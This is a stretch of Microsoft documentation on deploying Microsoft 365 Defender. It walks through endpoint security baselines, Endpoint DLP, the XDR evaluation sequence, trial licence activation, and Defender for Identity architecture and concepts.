To deploy security baselines and monitor compliance to these settings, use the steps in this table.

Step	Description
1	Review key concepts and compare the Microsoft Defender for Endpoint and the Windows Intune security baselines. See Increase compliance to the Microsoft Defender for Endpoint security baseline to learn recommendations. See Use security baselines to configure Windows devices in Intune to review the list of available security baselines and how to avoid conflicts.
2	Deploy Windows security baseline settings for Intune. You might have already accomplished this if you followed the guidance in Step 5. Deploy configuration profiles.
3	Deploy Defender for Endpoint baseline settings for Intune. See Manage security baseline profiles in Microsoft Intune to create the profile and choose the baseline version. You can also follow the instructions here: Review and assign the Microsoft Defender for Endpoint security baseline.
4	In Defender for Endpoint, review the Security baseline card on device configuration management.

Next steps

Go to Step 7. Implement DLP with information protection capabilities on endpoints.

Step 7. Implement data loss prevention (DLP) with information protection capabilities

Article • 02/17/2023 • 2 minutes to read

If your organization has already put the time into understanding your data, developing a data sensitivity schema, and applying the schema, you might be ready to extend elements of this schema to endpoints by using Microsoft Purview data loss prevention (DLP) policies.

Endpoint data loss prevention (Endpoint DLP) currently applies to:


- Windows 10, Windows 11
- macOS

DLP policies are created by your information protection and governance team. Each DLP policy defines what elements within a data set to look for, like sensitive information types or labels, and how to protect this data.

For example, a DLP policy can look for personal data like a passport number. The DLP policy will include a condition that triggers the policy to take action, such as when a passport number is shared with people outside your organization. The action the policy takes can be configured as well. Options range from simply reporting the action to admins, warning users, or even preventing the data from being shared.

The DLP policy also specifies the location to apply the policy to, such as Exchange email and SharePoint sites. One of the locations available to admins is devices. If devices is selected, you can specify which users and user groups to apply the policy to. You can also specify users and user groups to exclude from the policy.

If your information protection and governance team is ready to extend DLP policies to endpoints, you'll need to coordinate with them to enable devices for Endpoint DLP, test and tune DLP policies, train users, and monitor the results.



Use the following steps to work with your information protection team.

Step	Description
1	Learn about Endpoint data loss prevention.
2	Enable devices for Endpoint DLP. If you onboarded devices to Microsoft Defender for Endpoint, your devices are already enabled for Endpoint DLP. If your devices are not onboarded to Defender for Endpoint, see Get started with Endpoint data loss prevention for instructions.
3	Work with your information protection and governance team to define, test, and tune policies. This includes monitoring the results. See these resources: - Using Endpoint data loss prevention - View the reports for data loss prevention

Evaluate and pilot Microsoft 365 Defender

Article • 12/22/2022 • 7 minutes to read

Applies to:

- Microsoft 365 Defender

How this article series works

This series of articles is designed to step you through the entire process of setting up a trial XDR environment, *end-to-end*, so you can evaluate the features and capabilities of Microsoft 365 Defender and even promote the evaluation environment straight to production when and if you're ready.

If you're new to thinking about XDR, you can scan these 7 linked articles to get a feel for how comprehensive the solution is.

- How to create the environment
- Set up or learn about each technology of this Microsoft XDR
  - Microsoft Defender for Identity
  - Microsoft Defender for Office
  - Microsoft Defender for Endpoint
  - Microsoft Defender for Cloud Apps
- How to investigate and respond using this XDR
- Promote the trial environment to production

Microsoft 365 Defender is a Microsoft XDR cyber security solution

Microsoft 365 Defender is an **eXtended detection and response (XDR) solution** that automatically collects, correlates, and analyzes signal, threat, and alert data from *across* your Microsoft 365 environment, including *endpoint, email, applications, and identities*. It leverages artificial intelligence (AI) and automation to *automatically* stop attacks, and remediate affected assets into a safe state.

Think of XDR as the next step in security, unifying endpoint (endpoint detection and response or EDR), email, app, and identity security in one place.


Microsoft recommendations for evaluating Microsoft 365 Defender

Microsoft recommends you create your evaluation in an existing production subscription of Office 365. This way you will gain real-world insights immediately and can tune settings to work against current threats in your environment. After you've gained experience and are comfortable with the platform, simply promote each component, one at a time, to production.

The anatomy of a cyber security attack

Microsoft 365 Defender is a Cloud-based, unified, pre- and post-breach enterprise defense suite. It coordinates *prevention*, *detection*, *investigation*, and *response* across endpoints, identities, apps, email, collaborative applications, and all of their data.

In this illustration an attack is underway. Phishing email arrives at the Inbox of an employee in your organization, who unknowingly opens the email attachment. This installs malware, which leads to a chain of events that could end with the theft of sensitive data. But in this case, Defender for Office 365 is in operation.



In the illustration:

- **Exchange Online Protection**, part of Microsoft Defender for Office 365, can detect the phishing email and use mail flow rules (also known as transport rules) to make certain it never arrives in the Inbox.
- **Defender for Office 365** uses Safe Attachments to test the attachment and determine that it's harmful, so the mail that arrives either isn't actionable by the user, or policies prevent the mail from arriving at all.
- **Defender for Endpoint** manages devices that connect to the corporate network and detect device and network vulnerabilities that might otherwise be exploited.
- **Defender for Identity** takes note of sudden account changes like privilege escalation, or high-risk lateral movement. It also reports on easily exploited identity issues like unconstrained Kerberos delegation, for correction by the security team.

- **Microsoft Defender for Cloud Apps** notices anomalous behavior like impossible-travel, credential access, and unusual download, file share, or mail forwarding activity and reports these to the security team.

Microsoft 365 Defender components secure devices, identity, data, and applications


Microsoft 365 Defender is made up of these security technologies, operating in tandem. You don't need all of these components to benefit from the capabilities of XDR and Microsoft 365 Defender. You will realize gains and efficiencies through using one or two as well.

Component	Description	Reference material
Microsoft Defender for Identity	Microsoft Defender for Identity uses Active Directory signals to identify, detect, and investigate advanced threats, compromised identities, and malicious insider actions directed at your organization.	What is Microsoft Defender for Identity?
Exchange Online Protection	Exchange Online Protection is the native cloud-based SMTP relay and filtering service that helps protect your organization against spam and malware.	Exchange Online Protection (EOP) overview - Office 365
Microsoft Defender for Office 365	Microsoft Defender for Office 365 safeguards your organization against malicious threats posed by email messages, links (URLs) and collaboration tools.	Microsoft Defender for Office 365 - Office 365
Microsoft Defender for Endpoint	Microsoft Defender for Endpoint is a unified platform for device protection, post-breach detection, automated investigation, and recommended response.	Microsoft Defender for Endpoint - Windows security
Microsoft Defender for Cloud Apps	Microsoft Defender for Cloud Apps is a comprehensive cross-SaaS solution bringing deep visibility, strong data controls, and enhanced threat protection to your cloud apps.	What is Defender for Cloud Apps?

Component	Description	Reference material
Azure AD Identity Protection	Azure AD Identity Protection evaluates risk data from billions of sign-in attempts and uses this data to evaluate the risk of each sign-in to your environment. This data is used by Azure AD to allow or prevent account access, depending on how Conditional Access policies are configured. Azure AD Identity Protection is licensed separately from Microsoft 365 Defender. It is included with Azure Active Directory Premium P2.	What is Identity Protection?

Microsoft 365 Defender architecture

The diagram below illustrates high-level architecture for key Microsoft 365 Defender components and integrations. *Detailed* architecture for each Defender component, and use-case scenarios, are given throughout this series of articles.



In this illustration:

- Microsoft 365 Defender combines the signals from all of the Defender components to provide extended detection and response (XDR) across domains. This includes a unified incident queue, automated response to stop attacks, self-healing (for compromised devices, user identities, and mailboxes), cross-threat hunting, and threat analytics.

- Microsoft Defender for Office 365 safeguards your organization against malicious threats posed by email messages, links (URLs), and collaboration tools. It shares signals resulting from these activities with Microsoft 365 Defender. Exchange Online Protection (EOP) is integrated to provide end-to-end protection for incoming email and attachments.
- Microsoft Defender for Identity gathers signals from servers running Active Directory Federated Services (AD FS) and on-premises Active Directory Domain Services (AD DS). It uses these signals to protect your hybrid identity environment, including protecting against hackers that use compromised accounts to move laterally across workstations in the on-premises environment.
- Microsoft Defender for Endpoint gathers signals from and protects devices used by your organization.
- Microsoft Defender for Cloud Apps gathers signals from your organization's use of cloud apps and protects data flowing between your environment and these apps, including both sanctioned and unsanctioned cloud apps.
- Azure AD Identity Protection evaluates risk data from billions of sign-in attempts and uses this data to evaluate the risk of each sign-in to your environment. This data is used by Azure AD to allow or prevent account access, depending on how Conditional Access policies are configured. Azure AD Identity Protection is licensed separately from Microsoft 365 Defender. It is included with Azure Active Directory Premium P2.


Microsoft SIEM and SOAR can use data from Microsoft 365 Defender

Additional optional architecture components not included in this illustration:

- **Detailed signal data from all Microsoft 365 Defender components can be integrated into Microsoft Sentinel** and combined with other logging sources to offer full SIEM and SOAR capabilities and insights.
- **For more reading on using Microsoft Sentinel, an Azure SIEM, with Microsoft 365 Defender** as an XDR, take a look at this Overview article and the Microsoft Sentinel and Microsoft 365 Defender integration steps.
- For more on SOAR in Microsoft Sentinel (including links to playbooks in the Microsoft Sentinel GitHub Repository), please read this article.

The evaluation process for Microsoft 365 Defender cyber security

Microsoft recommends enabling the components of Microsoft 365 in the order illustrated:



The following table describes this illustration.

Serial Number	Step	Description
1	Create the evaluation environment	This step ensures you have the trial license for Microsoft 365 Defender.
2	Enable Defender for Identity	Review the architecture requirements, enable the evaluation, and walk through tutorials for identifying and remediating different attack types.
3	Enable Defender for Office 365	Ensure you meet the architecture requirements, enable the evaluation, and then create the pilot environment. This component includes Exchange Online Protection and so you will actually evaluate *both* here.
4	Enable Defender for Endpoint	Ensure you meet the architecture requirements, enable the evaluation, and then create the pilot environment.
5	Enable Microsoft Defender for Cloud Apps	Ensure you meet the architecture requirements, enable the evaluation, and then create the pilot environment.
6	Investigate and respond to threats	Simulate an attack and begin using incident response capabilities.
7	Promote the trial to production	Promote the Microsoft 365 components to production one-by-one.

This order is commonly recommended and designed to leverage the value of the capabilities quickly based on how much effort is typically required to deploy and configure the capabilities. For example, Defender for Office 365 can be configured in less time than it takes to enroll devices in Defender for Endpoint. Of course, you should prioritize the components to meet your business needs, and can enable these in a different order.

Go to the Next Step

Learn about and/or create the Microsoft 365 Defender Evaluation Environment

Step 1. Create the Microsoft 365 Defender Evaluation Environment for greater cyber security

Article • 09/27/2022 • 2 minutes to read

You can learn about and build out this Microsoft Defender XDR solution in steps that are distributed through the rest of this series:

- How to create the environment
- Set up or learn about each technology of this Microsoft XDR
  - Microsoft Defender for Identity
  - Microsoft Defender for Office
  - Microsoft Defender for Endpoint
  - Microsoft Defender for Cloud Apps
- How to investigate and respond using this XDR
- Promote the trial environment to production
- Back to the Overview

The steps in this series run end-to-end, from learning the concepts behind the Microsoft 365 Defender XDR to building it, and into taking the evaluation environment live to production.

There are two common ways to do this next step in evaluation. This series assumes you already have a production Microsoft 365 tenant and will activate E5 trial licenses to evaluate Microsoft 365 Defender in *the current environment*. An in-place evaluation will let you keep any security methods with the purchase of licenses after the evaluation period.


The second is to Set up your Microsoft 365 Defender trial lab environment for the purpose of evaluation. Note that it may not have many real signals from the business while in testing.

You will need to activate E5 trial licenses to evaluate Microsoft 365 Defender


1. Log on to your existing Microsoft 365 tenant administration portal.

2. Select **Purchase Services** from the navigation menu.


3. Scroll down to the Office 365 section and select **Details** button under Office 365 E5 license.



4. Select **Start free trial** link.



5. Confirm your request and click **Try now** button.



Go to the next step

Learn how to enable Microsoft 365 for Identity

Or return to the Overview for Evaluate and pilot Microsoft 365 Defender

Step 2. Evaluate Microsoft Defender for Identity overview

Article • 09/27/2022 • 2 minutes to read


Applies to:

- Microsoft 365 Defender

> **Note**
>
> This article is also part of the Microsoft 365 Defender XDR solution we talk about in this **Overview**.

Before starting the process that enables and pilots Microsoft Defender for Identity, if you intend to evaluate *Microsoft 365 Defender as an eXtended Detection and Response (XDR) solution*, make sure you've reviewed the process from the beginning: evaluating Microsoft 365 Defender including created the Microsoft 365 Defender evaluation environment.

Use the steps below to enable and pilot Microsoft Defender for Identity.



This table describes the steps in the illustration.

Serial Number	Step	Description
1	Review architecture requirements and key concepts	Understand the Defender for Identity architecture and be sure your environment meets the architecture prerequisites.
2	Enable the evaluation environment	Follow the steps to set up the evaluation environment.

Serial Number	Step	Description
3	Set up the pilot	Learn about benchmark settings for your identity environment and try out Defender for Identity tutorials.

Review architecture requirements and key concepts for Microsoft Defender for Identity

Article • 03/13/2023 • 3 minutes to read

Applies to:

- Microsoft 365 Defender

This article is Step 1 of 3 in the process of setting up the evaluation environment for Microsoft Defender for Identity. For more information about this process, see the overview article.


Before enabling Microsoft Defender for Identity, be sure you understand the architecture and can meet the requirements.

Microsoft Defender for Identity uses machine learning and behavioral analytics to identify attacks across your on-premises network along with detecting and proactively preventing user sign-in risks associated with cloud identities. For more information, see What is Microsoft Defender for Identity?

Defender for Identity protects your on-premises Active Directory users and/or users synced to your Azure Active Directory (Azure AD). To protect an environment made up of only Azure AD users, see Azure AD Identity Protection.

Understand the architecture

The following diagram illustrates the baseline architecture for Defender for Identity.



In this illustration:

- Sensors installed on AD domain controllers parse logs and network traffic and send them to Microsoft Defender for Identity for analysis and reporting.
- Sensors can also parse Active Directory Federation Services (AD FS) when Azure AD is configured to use federated authentication (dotted line in illustration).
- Microsoft Defender for Identity shares signals to Microsoft 365 Defender for extended detection and response (XDR).

Defender for Identity sensors can be directly installed on the following servers:

- Domain controllers: The sensor directly monitors domain controller traffic, without the need for a dedicated server, or configuration of port mirroring.
- AD FS: The sensor directly monitors network traffic and authentication events.

For a deeper look into the architecture of Defender for Identity, including integration with Defender for Cloud Apps, see Microsoft Defender for Identity architecture.

Understand key concepts

The following table identified key concepts that are important to understand when evaluating, configuring, and deploying Microsoft Defender for Identity.

Concept	Description	More information
Monitored activities	Defender for Identity monitors signals generated from within your organization to detect suspicious or malicious activity and helps you determine the validity of each potential threat so that you can effectively triage and respond.	Microsoft Defender for Identity monitored activities
Security alerts	Defender for Identity security alerts explain the suspicious activities detected by sensors on your network along with the actors and computers involved in each threat.	Microsoft Defender for Identity Security Alerts
Entity profiles	Entity profiles provide a comprehensive deep-dive investigation of users, computers, devices, and resources along with their access history.	Understanding entity profiles
Lateral movement paths	A key component of MDI security insights is identifying lateral movement paths in which an attacker uses non-sensitive accounts to gain access to sensitive accounts or machines throughout your network.	Microsoft Defender for Identity Lateral Movement Paths (LMPs)
Network Name Resolution	Network Name Resolution (NNR) is a component of MDI functionality which captures activities based on network traffic, Windows events, ETW, etc. and correlates this raw data to the relevant computers involved in each activity.	What is Network Name Resolution?
Reports	Defender for Identity reports allow you to schedule or immediately generate and download reports that provide system and entity status information. You can create reports about system health, security alerts, and potential lateral movement paths detected in your environment.	Microsoft Defender for Identity Reports
Role groups	Defender for Identity offers role-based groups and delegated access to safeguard data according to your organization's specific security and compliance needs which includes Administrators, Users and Viewers.	Microsoft Defender for Identity role groups
Administrative portal	In addition to the Microsoft 365 Defender portal, the Defender for Identity portal can be used to monitor and respond to suspicious activity.	Working with the Microsoft Defender for Identity portal

Concept	Description	More information
Microsoft Defender for Cloud Apps integration	Microsoft Defender for Cloud Apps integrates with Microsoft Defender for Identity to provide user entity behavioral analytics (UEBA) across a hybrid environment - both cloud app and on-premises	Microsoft Defender for Identity integration

Review prerequisites

Defender for Identity requires some prerequisite work to ensure that your on-premises identity and networking components meet minimum requirements. Use this article as a checklist to ensure your environment is ready: Microsoft Defender for Identity prerequisites.

Next steps

Step 2 of 3: Enable the evaluation environment Defender for Identity

Return to the overview for Evaluate Microsoft Defender for Identity

Return to the overview for Evaluate and pilot Microsoft 365 Defender

Enable the evaluation environment for Microsoft Defender for Identity

